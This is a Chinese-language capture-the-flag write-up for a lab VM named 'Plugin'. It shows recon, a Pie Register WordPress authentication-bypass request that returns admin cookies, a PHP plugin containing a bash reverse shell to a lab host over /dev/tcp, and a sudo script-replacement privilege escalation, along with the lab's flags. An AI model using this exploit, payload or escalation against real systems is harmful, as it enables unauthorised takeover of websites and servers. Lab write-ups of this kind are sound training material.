群友靶机-low-Plugin

Nmap

```
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:A2:03:15 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Dirsearch

```
Target: http://192.168.1.147/

[16:09:34] 200 -    1KB - /about.php
[16:09:37] 200 -    2KB - /feedback.php
[16:09:37] 200 -    2KB - /home.php
[16:09:37] 302 -     0B - /index.php  ->  home.php
[16:09:37] 302 -     0B - /index.php/login/  ->  home.php
```

进入之后发现功能点不多，在反馈界面提交后可以发现

> **192.168.1.146 显示**
>
> 反馈已提交！服务端处理使用域名: plugin.dsz

设置hosts进入，然后再扫一下


```
192.168.1.147 plugin.dsz
192.168.1.147 plugin.dsz.
```

```
[16:18:30] Scanning:
[16:18:36] 200 -    33B - /.maintenance
[16:18:42] 200 -   19KB - /license.txt
[16:18:43] 200 -    7KB - /readme.html
[16:18:45] 301 -   311B - /wp-admin  ->  http://plugin.dsz/wp-admin/
Added to the queue: wp-admin/
[16:18:45] 301 -   313B - /wp-content  ->  http://plugin.dsz/wp-content/
[16:18:45] 200 -     0B - /wp-content/
Added to the queue: wp-content/
[16:18:45] 200 -     0B - /wp-content/plugins/hello.php
[16:18:45] 200 -     0B - /wp-content/themes/
[16:18:45] 200 -   774B - /wp-content/upgrade/
[16:18:45] 200 -    1KB - /wp-content/uploads/
Added to the queue: wp-content/themes/
[16:18:45] 301 -   314B - /wp-includes  ->  http://plugin.dsz/wp-includes/
[16:18:45] 200 -     0B - /wp-includes/rss-functions.php
Added to the queue: wp-content/uploads/
```

```
Added to the queue: wp-content/upgrade/
Added to the queue: wp-includes/
[16:18:46] 200 -   59KB - /wp-includes/
[16:18:46] 200 -     0B - /xmlrpc.php
[16:18:46] 409 -    3KB - /wp-admin/setup-config.php
[16:18:46] 200 -    1KB - /wp-admin/install.php
```

User

因为题目的名字是Plugin，同时访问后我们可以非常容易的发现是wordpress，那wordpress有洞的话肯定是插件的，所以我们优先找有什么插件



这里通过控制台全局搜索可以发现有两个插件

```
/pie-register
/simple-file-list
```

就查了下有没有历史漏洞和对应的版本号（我看到`/pie-register`有了就没查`/simple-file-list`了）

发现pie-register有个cve，版本也对的上，那就用用试试

https://www.exploit-db.com/exploits/50395

```
wget -q -S -O - http://plugin.dsz/ --post-data
'user_id_social_site=1&social_site=true&piereg_login_after_registration=true&_wp_
http_referer=/login/&log=null&pwd=null' > /dev/null
```


```
┌──(root㉿kali)-[~/some]
└─# wget -q -S -O - http://plugin.dsz/ --post-data
'user_id_social_site=1&social_site=true&piereg_login_after_registration=true&_wp_
http_referer=/login/&log=null&pwd=null' > /dev/null
  HTTP/1.1 302 Found
  Date: Tue, 29 Jul 2025 08:30:55 GMT
  Server: Apache/2.4.62 (Debian)
  Set-Cookie:
wordpress_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CR5co8CqvxOLcrjHJXx
AZvsiqMxtOM7hnsfbGjerKmYn%7C7ed96a99fa4f3fcda9078bf063e153702a9f2cb4ebc79aed47c27
60af6d792c5; path=/wp-content/plugins; HttpOnly
  Set-Cookie:
wordpress_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CR5co8CqvxOLcrjHJXx
AZvsiqMxtOM7hnsfbGjerKmYn%7C7ed96a99fa4f3fcda9078bf063e153702a9f2cb4ebc79aed47c27
60af6d792c5; path=/wp-admin; HttpOnly
  Set-Cookie:
wordpress_logged_in_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CR5co8Cqv
xOLcrjHJXxAZvsiqMxtOM7hnsfbGjerKmYn%7C41891596bc3b9601edaadd442215c65336ebc5ce4d5
c9985b48e6b0441afee86; path=/; HttpOnly
  Set-Cookie:
wordpress_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CNSeHgq0KVveGdoQXEd
CKjsMV4rJQc4jnnfy5ladknnQ%7C9a558269e12c98e4507343a3bc34fae3e30158caca151e6a67a40
7aedb1330bb; path=/wp-content/plugins; HttpOnly
  Set-Cookie:
wordpress_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CNSeHgq0KVveGdoQXEd
CKjsMV4rJQc4jnnfy5ladknnQ%7C9a558269e12c98e4507343a3bc34fae3e30158caca151e6a67a40
7aedb1330bb; path=/wp-admin; HttpOnly
  Set-Cookie:
wordpress_logged_in_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CNSeHgq0K
VveGdoQXEdCKjsMV4rJQc4jnnfy5ladknnQ%7C2774e5a625fa6e89313a4c0fedc084fa4b5b80adf27
9a8a33336ceac7c92fb28; path=/; HttpOnly
  X-Redirect-By: WordPress
  Location: http://plugin.dsz
  Content-Length: 0
  Keep-Alive: timeout=5, max=100
  Connection: Keep-Alive
  Content-Type: text/html; charset=UTF-8
```

然后就能成功的拿到cookie

```
Cookie:
wordpress_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CR5co8CqvxOLcrjHJXx
AZvsiqMxtOM7hnsfbGjerKmYn%7C7ed96a99fa4f3fcda9078bf063e153702a9f2cb4ebc79aed47c27
60af6d792c5
```

这里不知道为什么我设置的时候cookie老是掉，所以拿到cookie后先去用户中心把root密码改了，然后再用修改后的密码登录行了

在后台找到安装插件的位置



上传有1.php文件的压缩包

```
#1.php
<?php

/**
* Plugin Name: Reverse Shell Plugin
* Plugin URI:
* Description: Reverse Shell Plugin
* Version: 1.0
* Author: Vince Matteo
* Author URI: http://www.sevenlayers.com
*/

exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.143/1234 0>&1'");
?>
```

一路安装下去

主机监听端口

```
nc -lvp 1234
```


成功获取shell


```
www-data@Plugin:/home/yi$ ls -al
total 32
drwxr-xr-x 2 yi   yi   4096 Jul 23 21:14 .
drwxr-xr-x 3 root root 4096 Jul 23 01:49 ..
-rw------- 1 yi   yi     29 Jul 23 21:14 .bash_history
-rw-r--r-- 1 yi   yi    220 Jul 23 01:49 .bash_logout
-rw-r--r-- 1 yi   yi   3526 Jul 23 01:49 .bashrc
-rw-r--r-- 1 yi   yi    807 Jul 23 01:49 .profile
-rw-r--r-- 1 root root   44 Jul 23 01:49 user.txt
-rw-r--r-- 1 root root 2286 Jul 23 02:09 yiyi.sh
www-data@Plugin:/home/yi$ cat user.txt
flag{root-058e8f474511327e5aeed4efa793033a}
```

Root

在 /home/yi 目录下，还发现了给yiyi.sh 但是运行不了，估计是得换到yi才能用

于是继续看看，发现Wordpress也有一个yi用户





看着非常像ssh密码，连下试试

```
yi@Plugin:~$ whoami
yi
```

也是成功连上了，然后再看看`sudo -l`

```
yi@Plugin:~$ ls -al
total 32
drwxr-xr-x 2 yi   yi   4096 Jul 23 21:14 .
drwxr-xr-x 3 root root 4096 Jul 23 01:49 ..
-rw------- 1 yi   yi     29 Jul 23 21:14 .bash_history
-rw-r--r-- 1 yi   yi    220 Jul 23 01:49 .bash_logout
-rw-r--r-- 1 yi   yi   3526 Jul 23 01:49 .bashrc
-rw-r--r-- 1 yi   yi    807 Jul 23 01:49 .profile
-rw-r--r-- 1 root root   44 Jul 23 01:49 user.txt
-rw-r--r-- 1 root root 2286 Jul 23 02:09 yiyi.sh
```

```
yi@Plugin:~$ sudo -l
Matching Defaults entries for yi on Plugin:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User yi may run the following commands on Plugin:
    (ALL) NOPASSWD: /bin/bash /home/yi/yiyi.sh
```

发现现在可以运行目录下的yiyi.sh了

运行了几次，发现有个条件始终绕不过去，然后就又卡着了。。。

后面想着想着发现这个条件和之前群里说的`王炸`很像


```
mv yiyi.sh a
echo "su root" > yiyi.sh
sudo /bin/bash /home/yi/yiyi.sh
root@Plugin:/home/yi# cat /root/root.txt
flag{root-ab9d82b9ae7d7d7256a95efe3447ec78}
```